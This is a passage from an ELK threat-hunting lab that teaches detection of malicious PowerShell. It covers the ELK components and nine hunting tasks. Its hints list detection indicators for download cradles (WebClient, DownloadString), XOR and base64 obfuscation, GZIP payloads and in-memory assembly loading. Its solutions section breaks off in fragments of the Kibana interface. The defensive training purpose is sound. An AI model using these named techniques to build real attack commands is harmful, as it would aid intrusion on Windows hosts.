

Hunting with ELK (Lab 1)

LAB 16.1

Scenario

The IT Security manager has asked your internal Penetration team to generate malicious PowerShell traffic in the environment and has now tasked you, the only Threat hunter, to create detection rules for potentially malicious usage of PowerShell. He has directly tasked you to ensure that your rules detect their commands, where with additional research, he expects you for all to take the detection rules a step further by ensuring that they expand the range of detection for other variations that would match the commands executed by the Penetration team (where possible).

Goals

The learning objective of this lab is the rule generation ability.

What you will learn

You will learn how to utilize available logs to detect PowerShell based activity on a windows host.


Recommended tools

- ELK


Introduction To ELK

[Elastic](#)'s ELK is an open source stack that consists of three applications (Elasticsearch, Logstash and Kibana) working in synergy to provide users with end-to-end search and visualization capabilities to analyze and investigate log file sources in real time.

ELK's architecture, at a high level, is the following.



On demanding/data-heavy environments, ELK's architecture can be reinforced by Kafka, RabbitMQ and Redis for buffering and resilience and by nginx for security.



Let's dive into all of ELK's components.

- **Elasticsearch** is a NoSQL database based on the Lucene search engine and built with RESTful APIs. It is essentially the index, store and query application of the ELK stack. It provides users with the capability to perform advanced queries and analytics operations against the log file records processed by Logstash.
- **Logstash** is the tool responsible for the collection, transformation and transport of log file records. The great thing about Logstash is that it can unify data from disparate sources and also normalize them. Logstash has three areas of function.
- **Process input** of the log file records from remote locations into a machine understandable format. Logstash can receive records through a variety of ways (<https://www.elastic.co/guide/en/logstash/current/input-plugins.html>) such as reading from a flat file, reading events from a TCP socket or directly reading syslog messages. When Logstash completes processing input it proceeds to the next function.
- **[Transform and enrich log records](#)**. Logstash provides users with numerous methods to make changes to the format (and even content) of a log record. Specifically, filter plugins exist that can perform intermediary processing on an event (most of the times based on a predefined condition). Once a log record is transformed Logstash processes it.
- **Send log records** to Elasticsearch by utilizing any of the [output plugins](#).
- **Kibana** is the tool used for visualizing the Elasticsearch documents. Through Kibana users can view the data stored in Elasticsearch and perform queries against them. It also facilitates the understanding of query results through tables, charts and custom dashboards.

Note: **Beats** is an additional download that should be installed in every remote location for its logs to be shipped to the Logstash component.

ELK's Search:

As threat hunters, chances are that we will spend the majority of our ELK-time inside Kibana. For this reason, we will focus on submitting searches through Kibana.

The image shows a screenshot of the Kibana web interface with several components highlighted by red boxes and labels:

- Index Pattern:** A red box labeled "Index Pattern" points to the "mitre-attack-*" text in the "Add a filter" section.
- Search Bar:** A red box labeled "Search Bar" points to the search input field containing "Search... (e.g. status:200 AND extension:PHP)".
- Time Picker:** A red box labeled "Time Picker" points to the time range selector showing "August 28th 2018, 15:52:44.080 - September 27th 2018, 15:52:44.080" with an "Auto" dropdown.
- Histogram:** A red box labeled "Histogram" points to the bar chart visualization showing the count of events over time.
- Document Table:** A red box labeled "Document Table" points to the table of search results below the histogram.
- Side Navigation:** A red box labeled "Side Navigation" points to the left-hand menu containing options like Discover, Visualize, Dashboard, etc.

The interface also shows a top bar with "25,872 hits", "New", "Save", "Open", "Share", "Reporting", "Auto-refresh", and "last 30 days" controls. The "Discover" view is active, showing a list of fields and a table of documents.

- Kibana searches are usually formatted as `FieldName:SearchTerm`. Fields and search terms are case sensitive.
- Boolean operators like AND, OR are supported (and are sometimes implied).
- Wildcards and free text searches can be used, but use sparingly.
- **Access the Kibana at Web (<http://demo.ine.local:5601>)**

Tasks

Task 1. Perform a hunt for well-known PowerShell Offensive Frameworks and commands

Search for technical articles/posts/threat intelligence feeds on PowerShell abuse and define an ELK query which detects known PowerShell-based attacking frameworks or scripts/commands. For this task focus only in the available PowerShell logs.

Hint: Pay attention to the *ScriptBlockText* field of event ID 4104.

Task 2. Perform a hunt for suspicious parent process spawning PowerShell

Research on suspicious parent processes that may spawn PowerShell and define a rule which detects the usage of a malicious command in the available PowerShell logs.

Hints:

1. Focus on Sysmon's Process creation events (event ID 1). A lot of "everyday" processes have the capability to spawn PowerShell, for example, the entire MS Office Suite etc.
2. <https://www.varonis.com/blog/living-of-the-land-lol-with-microsoft-tools-part-i-intro-to-regsvr/>
3. <https://www.carbonblack.com/2016/04/28/threat-advisory-squiblydoo-continues-trend-of-attackers-using-native-os-tools-to-live-off-the-land/>

Task 3. Perform a hunt for renamed PowerShell.exe

Research on PowerShell abuse and define a rule which detects the usage of a malicious file disguised as PowerShell in the available logs.

Hint: Focus on Sysmon's Process creation events (event ID 1) and be aware that the PowerShell executable preserves "PowerShell" in its description, regardless of its name.

Task 4. Perform a hunt for base64-encoded PowerShell commands

Research on PowerShell abuse and define a rule which detects the usage malicious PowerShell code, disguised in Base64 format.

Hint: Focus on Sysmon's Process creation events (event ID 1) looking for command line arguments that would match those of an encoded command. To see how attackers are encoding their commands during PowerShell attacks, refer to the resource below. <https://docs.broadcom.com/docs-and-downloads/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf>

Task 5. Perform a hunt for PowerShell attacks utilizing GZIP compression

Research on PowerShell abuse and define a rule which detects the usage of GZIP compression in the available PowerShell logs.

Hint: Pay attention to event ID 4104 (PowerShell logs) for this task. GZIP archives have a magic number that can be easily identified in the logs.

Task 6. Perform a hunt for obfuscated PowerShell code using XOR

Research on PowerShell abuse and define a rule which detects the usage of a XOR command in the available PowerShell logs (usually done for code obfuscation purposes).

Hint: Pay attention to event ID 4104 (PowerShell logs) for this task. XOR usage in PowerShell involves the operators "char", "bxor" and "join".

Task 7. Perform a hunt for execution of an assembly from file by PowerShell

Research on PowerShell abuse and define a rule which detects the loading and executing an assembly from a file by PowerShell.

Hint: Pay attention to event ID 4104 (PowerShell logs) for this task. To execute an assembly from file, a function named "Load" together with either "ReadAllBytes" or "LoadFile" is utilized.

Task 8. Perform a hunt for PowerShell commands downloading content

Research on PowerShell abuse and define a rule which detects PowerShell downloading content.

Hint: Pay attention to event ID 4104 (PowerShell logs) for this task. There are multiple ways using which PowerShell can download content from remote sources. Some of them are WebClient, DownloadData, DownloadFile, DownloadString etc.

Task 9. Perform a hunt for obfuscated PowerShell commands


Research on PowerShell abuse and define a rule which detects obfuscated PowerShell commands.

Hint: Pay attention to event ID 4104 (PowerShell logs) for this task. There are multiple strings that are associated with PowerShell code obfuscation. Some of them are "char", "join", "ToInt", "ToInt16", "ToDecimal", "ToString", "Xor" etc. Also be aware that sometimes attackers spell words/commands in the opposite order.

SOLUTIONS

Below, you can find solutions for each task. Remember though, that you can follow your own strategy, which may be different from the one explained in the following lab.

Kali Machine



Select **logstash-2020.02.02** index

Discover - Kibana

×

+

←

→

↻

🏠

demo.in

D

Discover

🕒

0 hits

🔍

New

Save

Open

Share

Inspect

Filters

Search

⚙️

+ Add filter

🏠

logstash-2020.02.02

⌵

⏪

📊

Selected fields

🔍

